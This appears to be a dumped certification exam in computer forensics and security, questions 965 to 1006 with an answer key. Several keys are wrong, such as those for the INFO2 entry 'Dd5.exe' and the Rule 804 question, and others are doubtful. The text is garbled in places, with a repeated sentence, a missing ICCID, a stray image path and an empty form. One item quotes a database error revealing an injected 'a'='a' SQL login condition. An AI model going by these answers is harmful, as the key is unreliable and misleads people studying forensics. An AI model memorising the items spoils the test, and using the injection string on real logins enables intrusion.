NO.965 Consider that you are investigating a machine running an Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\<USER SID>\. You read an entry named "Dd5.exe". What does Dd5.exe mean?

- A. D drive, fifth file deleted, a .exe file
- B. D drive, fourth file restored, a .exe file
- C. D drive, fourth file deleted, a .exe file
- D. D drive, sixth file deleted, a .exe file

Answer: B

NO.966 Data compression involves encoding the data to take up less storage space and less

bandwidth for transmission.

It helps in saving cost and high data manipulation in many business applications.

Which data compression technique maintains data integrity?

- A. Lossless compression
- B. Lossy compression
- C. Speech encoding compression
- D. Lossy video compression

Answer: A

NO.967 The surface of a hard disk consists of several concentric rings known as tracks; each of these tracks has smaller partitions called disk blocks. What is the size of each block?

- A. 512 bits
- B. 512 bytes
- C. 256 bits
- D. 256 bytes

Answer: B

NO.968 Which of the following tool is used to locate IP addresses?

- A. SmartWhois
- B. Deep Log Analyzer
- C. Towelroot
- D. XRY LOGICAL

Answer: A

NO.969 What does the command "C:\>wevtutil gl <log name>" display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

Answer: A

NO.970 Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\.

- A. All the values in this subkey run when specific user logs on, as this setting is user-specific
- B. The string specified in the value run executes when user logs on
- C. All the values in this key are executed at system start-up
- D. All values in this subkey run when specific user logs on and then the values are deleted

Answer: D

NO.971 Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

- A. Statement of personal or family history
- B. Prior statement by witness

- C. Statement against interest
- D. Statement under belief of impending death

Answer: D

NO.972 Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company's domain controller goes down. From which system would you begin your investigation?

- A. Domain Controller
- B. Firewall
- C. SIEM
- D. IDS

Answer: C

NO.973 After a major data breach in a financial institution, a forensic investigator is brought in to determine the source and the extent of the breach. The investigator needs to ensure compliance with the legal standards in their investigations. During the investigation, they stumble upon non-public personal information of consumers stored by the institution and suspect this information was illegally shared with non-affiliated third parties. Which law/regulation should be the investigator's primary concern in this scenario?

- A. Health Insurance Portability and Accountability Act of 1996
- B. Federal Information Security Modernization Act of 2014
- C. General Data Protection Regulation
- D. Gramm-Leach-Bliley Act

Answer: D

NO.974 An "idle" system is also referred to as what?

- A. PC not connected to the Internet
- B. PC not being used
- C. Zombie
- D. Bot

Answer: C

NO.975 An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

- A. Magnetic
- B. Optical
- C. Anti-Magnetic
- D. Logical

Answer: B

NO.976 Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

- A. Record the system state by taking photographs of physical system and the display
- B. Perform data acquisition without disturbing the state of the systems
- C. Open the systems, remove the hard disk and secure it
- D. Switch off the systems and carry them to the laboratory

Answer: A

NO.977 Which of the following acts as a network intrusion detection system as well as network intrusion prevention system?

- A. Accunetix
- B. Nikto
- C. Snort
- D. Kismet

Answer: C

NO.978 Which of the following network attacks refers to sending huge volumes of email to an address in an attempt to overflow the mailbox, or overwhelm the server where the email address is hosted, to cause a denial-of-service attack?

- A. Email spamming
- B. Mail bombing
- C. Phishing
- D. Email spoofing

Answer: B

NO.979 Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Click-jacking
- B. Compromising a legitimate site
- C. Spearphishing
- D. Malvertising

Answer: D

NO.980 Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Currentversion \ProfileList
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion \NetworkList
- C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentsVersion \setup
- D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule

Answer: A

NO.981 When examining the log files from a Windows IIS Web Server, how often is a new log file created?

- A. the same log is used at all times
- B. a new log file is created everyday

- C. a new log file is created each week
- D. a new log is created each time the Web Server is started

Answer: B

Explanation:

We cannot tell if the question is referring to the httperr.log file (IIS 6.0) or is it referring to the logfiles for the website.

If IIS is the case, "a new log file is created every day" should be the correct answer. Microsoft creates the log files in the following format: exYYMMdd.log format and rotates them daily.

NO.982 An investigator analyzes event logs from a Windows 10 system for a suspected security breach.

The investigator needs to find the logs related to account management events. A peculiar set of actions observed is an account creation followed by a change in the account within a short span of time. Which Event IDs should the investigator look for in the logs?

- A. Event ID 102 and Event ID 299
- B. Event ID 1 and Event ID 2
- C. Event ID 624 and Event ID 642
- D. Event ID 301 and Event ID 400

Answer: C

NO.983 Which of the following email headers specifies an address for mailer-generated errors, like "no such user" bounce messages, to go to (instead of the sender's address)?

- A. Errors-To header
- B. Content-Transfer-Encoding header
- C. Mime-Version header
- D. Content-Type header

Answer: A

NO.984 A steganographic file system is a method to store the files in a way that encrypts and hides the data without the knowledge of others

- A. True
- B. False

Answer: A

NO.985 Which of the following is a part of a Solid-State Drive (SSD)?

- A. Head
- B. Cylinder
- C. NAND-based flash memory
- D. Spindle

Answer: C

NO.986 At what layer does a cross site scripting attack occur on?

- A. Presentation
- B. Application

- C. Session
- D. Data Link

Answer: B

NO.987 When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

- A. Avoid over-saturation of wireless signals
- B. So that the access points will work on different frequencies
- C. Avoid cross talk
- D. Multiple access points can be set up on the same channel without any issues

Answer: C

NO.988 Which code does the FAT file system use to mark the file as deleted?

- A. ESH
- B. 5EH
- C. H5E
- D. E5H

Answer: D

NO.989 Using Linux to carry out a forensics investigation, what would the following command accomplish?

```
dd if=/usr/home/partition.image of=/dev/sdb2 bs=4096 conv=notrunc,noerror
```

- A. Search for disk errors within an image file
- B. Backup a disk to an image file
- C. Copy a partition to an image file
- D. Restore a disk from an image file

Answer: D

NO.990 When obtaining a warrant it is important to:

- A. particularly describe the place to be searched and particularly describe the items to be seized
- B. generally describe the place to be searched and particularly describe the items to be seized
- C. generally describe the place to be searched and generally describe the items to be seized
- D. particularly describe the place to be searched and generally describe the items to be seized

Answer: A

NO.991 A forensic investigator is tasked with logically acquiring data from an Android device involved in a cybercrime incident. The device is passcode protected, and the suspect refuses to reveal the passcode. How should the investigator proceed?

- A. Enable USB debugging on the Android device and use adb commands to gain root access and extract data
- B. Connect the Android device to a computer with iTunes installed to perform a backup and extract data
- C. Use an adb pull command to download all the data, including system files and deleted data

D. Use the adb push command to extract data from the device without bypassing the passcode

Answer: A

NO.992 Which of the following Registry components include offsets to other cells as well as the LastWrite time for the key?

A. Value list cell

B. Value cell

C. Key cell

D. Security descriptor cell

Answer: C

NO.993 The police believe that Mevin Matthew has been obtaining unauthorized access to computers belonging to numerous computer software and computer operating systems manufacturers, cellular telephone manufacturers, Internet Service Providers, and educational institutions. They also suspect that he has been stealing, copying, and misappropriating proprietary computer software belonging to the several victim companies.

What is preventing the police from breaking down the suspect door and searching his home and seizing all of his computer equipment if they have not yet obtained a warrant?

A. The USA Patriot Act

B. The Good Samaritan Laws

C. The Federal Rules of Evidence

D. The Fourth Amendment

Answer: D

NO.994 A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file. What kind of picture is this file?

A. Raster image

B. Vector image

C. Metafile image

D. Catalog image

Answer: B

NO.995 What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A. Fraggle

B. Smurf scan

C. SYN flood

D. Teardrop

Answer: A

NO.996 Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?

- A. Remote File Inclusion
- B. Cross Site Scripting
- C. Insecure Direct Object References
- D. Cross Site Request Forgery


Answer: C

NO.997 The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

- A. File Allocation Table (FAT)
- B. New Technology File System (NTFS)
- C. Hierarchical File System (HFS)
- D. Global File System (GFS)

Answer: B

NO.998 Click on the Exhibit Button. To test your website for vulnerabilities, you type in a Quotation mark (?) for the username field. After you click Ok, you receive the following error message window: What can you infer from this error window?



```
Microsoft OLE DB Provider for ODBC drivers
error '80040e14' [Microsoft][ODBC Microsoft Access Driver] Extra
'in quer' expression 'Userid='3306') or ('a'='a' AND Password=""..)'
/_users/loginmain.asp, line 41
```

- A. SQL injection is not possible
- B. SQL injection is possible
- C. The user for line 3306 in the SQL database has a weak password
- D. The Quotation mark (?) is a valid username

Answer: B

NO.999 Which of the following Linux command searches through the current processes and lists the process IDs those match the selection criteria to stdout?

- A. pstree
- B. pgrep
- C. ps
- D. grep

Answer: B

NO.1000 When investigating a potential e-mail crime, what is your first step in the investigation?

- A. Trace the IP address to its origin
- B. Write a report
- C. Determine whether a crime was actually committed

D. Recover the evidence

Answer: A

NO.1001 JPEG is a commonly used method of compressing photographic Images. It uses a compression algorithm to minimize the size of the natural image, without affecting the quality of the image. The JPEG lossy algorithm divides the image in separate blocks of_____.

A. 4x4 pixels

B. 8x8 pixels

C. 16x16 pixels

D. 32x32 pixels

Answer: B

NO.1002 What is a bit-stream copy?

A. Bit-Stream Copy is a bit-by-bit copy of the original storage medium and exact copy of the original disk

B. A bit-stream image is the file that contains the NTFS files and folders of all the data on a disk or partition

C. A bit-stream image is the file that contains the FAT32 files and folders of all the data on a disk or partition

D. Creating a bit-stream image transfers only non-deleted files from the original disk to the image disk

Answer: A

NO.1003 Subscriber Identity Module (SIM) is a removable component that contains essential information about the subscriber. Its main function entails authenticating the user of the cell phone to the network to gain access to subscribed services. SIM contains a 20-digit long Integrated Circuit Card identification (ICCID) number, identify the issuer identifier Number from the ICCID below.



A. 89

B. 44

C. 245252

D. 001451548

Answer: C

NO.1004 An intrusion detection system (IDS) gathers and analyzes information from within a computer or a network to identify any possible violations of security policy, including unauthorized

access, as well as misuse.

Which of the following intrusion detection systems audit events that occur on a specific host?

- A. Network-based intrusion detection
- B. Host-based intrusion detection
- C. Log file monitoring
- D. File integrity checking

Answer: B

NO.1005 SMTP (Simple Mail Transfer protocol) receives outgoing mail from clients and validates source and destination addresses, and also sends and receives emails to and from other SMTP servers.

- A. True
- B. False

Answer: A

NO.1006 What document does the screenshot represent?

The screenshot shows a form for collecting evidence. It has several fields with icons: a box for 'Laboratory or Agency Name', a box for 'Case Number', a box for 'Received from (Name and Title)', a box for 'Address and Telephone Number', a box for 'Location from where Evidence Obtained', a box for 'Reason Evidence Was Obtained', and a box for 'Date and Time Evidence Was Obtained'. Below these fields is a table with three columns: 'Item Number', 'Quantity', and 'Description of Item'. The table is currently empty.

Item Number	Quantity	Description of Item
-------------	----------	---------------------

- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

Answer: D